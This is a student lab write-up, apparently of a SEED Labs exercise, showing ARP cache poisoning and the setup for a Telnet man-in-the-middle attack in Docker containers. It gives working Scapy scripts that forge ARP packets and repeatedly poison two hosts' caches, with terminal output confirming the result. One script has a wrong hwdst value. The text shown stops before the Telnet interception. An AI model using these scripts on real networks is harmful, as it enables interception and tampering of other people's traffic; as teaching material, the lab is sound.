Manual: Conducting Man-In-The-Middle Attack Through ARP Cache Poisoning

Nora Liu
Cybersecurity Department
NYIT Vancouver
Vancouver, Canada
yliu157@nyit.edu

I. Introduction

The Address Resolution Protocol (ARP) serves as a communication protocol designed for discovering the link layer address, such as the MAC address, based on a given IP address. It is a straightforward protocol lacking any security measures. One prevalent threat to the ARP protocol is the ARP cache poisoning attack, allowing attackers to deceive victims into accepting falsified IP-to-MAC mappings. This manipulation can divert the victim's packets to a computer with a forged MAC address, potentially enabling man-in-the-middle attacks. The primary goal of this lab is to provide students with hands-on experience in ARP cache poisoning attacks, allowing them to understand the potential consequences of such attacks. Specifically, we will employ ARP attacks to execute man-in-the-middle attacks, intercepting and modifying packets between two victims, A and B. Additionally, the lab aims to develop students' skills in packet sniffing and spoofing, crucial abilities in network security that form the foundation for various network attack and defense tools. The lab tasks will be conducted using Scapy, covering key topics such as the ARP protocol, ARP cache poisoning attacks, man-in-the-middle attacks, and Scapy programming.

II. Main Body

A. *Environment Setup*

For this laboratory exercise, three machines are required. To establish the lab environment, containerization is employed, as illustrated in Figure 1. The configuration includes an attacker machine (Host M) responsible for initiating attacks against the other two machines, namely Host A and Host B. It is crucial that these three machines share the same Local Area Network (LAN), as the ARP cache poisoning attack is constrained to LAN scenarios. Containers are utilized to facilitate the configuration of the lab environment.




Figure 1: Lab environment setup

Please download the Labsetup.zip file to your VM from the lab's website, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment. Detailed explanation of the content in this file and all the involved Dockerfile can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

Link to the download Labsetup.zip:

https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/

Docker Manual:


https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md

Link to download the Ubuntu 20.04 VM SEEDLab version:


https://seedsecuritylabs.org/labsetup.html

Command:


- dcbuild
- dcup
- dockps
- docksh – number of container you wish to run



```
[11/16/23]seed@VM:~/.../Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[11/16/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Pulling HostA (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [===================================14428a6d4bcd:
 Downloading [===================================da7391352a9b: Downloading
[>                                  da7391352a9b: Downloading [==>
                       da7391352a9b: Downloading [====>
          da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297
c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating M-10.9.0.105 ... done
Creating A-10.9.0.5   ... done
Creating B-10.9.0.6   ... done
Attaching to A-10.9.0.5, B-10.9.0.6, M-10.9.0.105
B-10.9.0.6 |  * Starting internet superserver inetd          [ OK ]
A-10.9.0.5 |  * Starting internet superserver inetd          [ OK ]
█
```



```
[11/16/23]seed@VM:~/.../Labsetup$ dockps
3af0f192fd76  B-10.9.0.6
a5acf14a36f7  A-10.9.0.5
a5c30005ad21  M-10.9.0.105
```




```
[11/16/23]seed@VM:~/.../Labsetup$ docksh 3af0f192fd76
root@3af0f192fd76:/# 
```

```
[11/16/23]seed@VM:~/.../Labsetup$ docksh a5c30005ad21
root@a5c30005ad21:/# 
```

```
[11/16/23]seed@VM:~/.../Labsetup$ docksh a5acf14a36f7
root@a5acf14a36f7:/# █
```


After setting up the lab environment, we can open the dockers for our Hosts:

This is the Host A's docker with IP address: 10.9.0.5




```
[11/16/23]seed@VM:~/.../Labsetup$ docksh a5acf14a36f7
root@a5acf14a36f7:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 68  bytes 10254 (10.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@a5acf14a36f7:/#
```

This is Host B’s docker with IP address: 10.9.0.6



```
[11/16/23]seed@VM:~/.../Labsetup$ docksh 3af0f192fd76
root@3af0f192fd76:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 68  bytes 10254 (10.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@3af0f192fd76:/#
```

This is Host M (attacker)’s docker with IP address: 10.9.0.105



```
[11/16/23]seed@VM:~/.../Labsetup$ docksh a5c30005ad21
root@a5c30005ad21:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 67  bytes 10144 (10.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@a5c30005ad21:/# 
```

B. Task 1: ARP Cache Poisoning


The objective of this task is to use packet spoofing to launch an ARP cache poisoning attack on a target, such that when two victim machines A and B try to communicate with each other, their packets will be intercepted by the attacker, who can make changes to the packets, and can thus become the man in the middle between A and B. This is called Man-In-The-Middle (MITM) attack. In this task, we focus on the ARP cache poisoning part. The following code skeleton shows how to construct an ARP packet using Scapy.

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 1     # 1 for ARP request; 2 for ARP reply

pkt = E/A
sendp(pkt)
```

In this task, we have three machines (containers), A, B, and M. We use M as the attacker machine. We would like to cause A to add a fake entry to its ARP cache, such that B’s IP address is mapped to M’s MAC address. We can check a computer’s ARP cache using the following command. If you want to look at the ARP cache associated with a specific interface, you can use the -i option.
Command:

- arp -n

1. task 1.1: send the ARP request on Host M:
construct the task11.py code as the following:




```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

A.op = 1 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)

```

```
[11/16/23]seed@VM:~/.../Labsetup$ sudo python3 task11.py
.
Sent 1 packets.
```

Check the ARP cache on Host A, and we can see that the host M's MAC address is attached to Host A's IP. So, the ARP request is successful.

```
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@a5acf14a36f7:/# 
```

2. task 1.2: Send ARP reply packets:
edit the task12.py code:



```
#!/usr/bin/env python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

E = Ether(src=M_mac,dst=A_mac)
A = ARP(hwsrc=M_mac, psrc=B_ip,
        hwdst=A_mac, pdst=A_ip)

A.op = 2 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)

```

Scenario 1: host B' IP is already in A's cache:
1. we first ping host A form host B:


```
root@3af0f192fd76:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.155 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.155/0.155/0.155/0.000 ms
root@3af0f192fd76:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.090 ms
```

2. we then check the host A's cache:

```
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# 
```


We can see that Host B's IP is already in Host A's cache.

3. we then run the task12.py from the attacker host M’s container to send out the ARP reply packets.




```
root@a5c30005ad21:/volumes# ls
task11.py  task12.py
root@a5c30005ad21:/volumes# python3 task12.py
.
Sent 1 packets.
root@a5c30005ad21:/volumes# 
```

4. we then go check again Host A’s cache:
Host B’s MAC Address is redirected and changed to the Host M(attacker)’s MAC address.




```
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# 
```

Scenario B: Host B’s IP is not in the Host A’s cache:
1. we delete Host B’s IP address in Host A’s cache:




```
root@a5acf14a36f7:/# arp -d 10.9.0.6
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# 
```

2. run task12.py in attacker’s container:



```
root@a5c30005ad21:/volumes# python3 task12.py
.
Sent 1 packets.
```

3. now we check again Host A’s cache:
Host B’s MAC Address is redirected and changed to the Host M(attacker)’s MAC address.



```
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/# 
```

C. *Task 2: MITM Attack on Telnet using ARP Cache Poisoning*

First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A’s ARP cache, B’s IP address maps to M’s MAC address, and in B’s ARP cache, A’s IP address also maps to M’s MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.






Figure 2: Man-In-The-Middle Attack against telnet

Construct the malicious code to edit both Host A and Host B’s mapping of MAC address:




```python
#!/usr/bin/env python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

ethA = Ether(src=M_mac,dst=A_mac)
arpA = ARP(hwsrc=M_mac, psrc=B_ip,
           hwdst=A_mac, pdst=A_ip,
           op=2)

ethB = Ether(src=M_mac,dst=B_mac)
arpB = ARP(hwsrc=M_mac, psrc=A_ip,
           hwdst=A_mac, pdst=B_ip,
           op=2)

while True:
    pktA = ethA / arpA
    sendp(pktA, count=1)
    pktB = ethB / arpB
    sendp(pktB, count=1)
    time.sleep(5)


```

We then ping Host A from Host B:



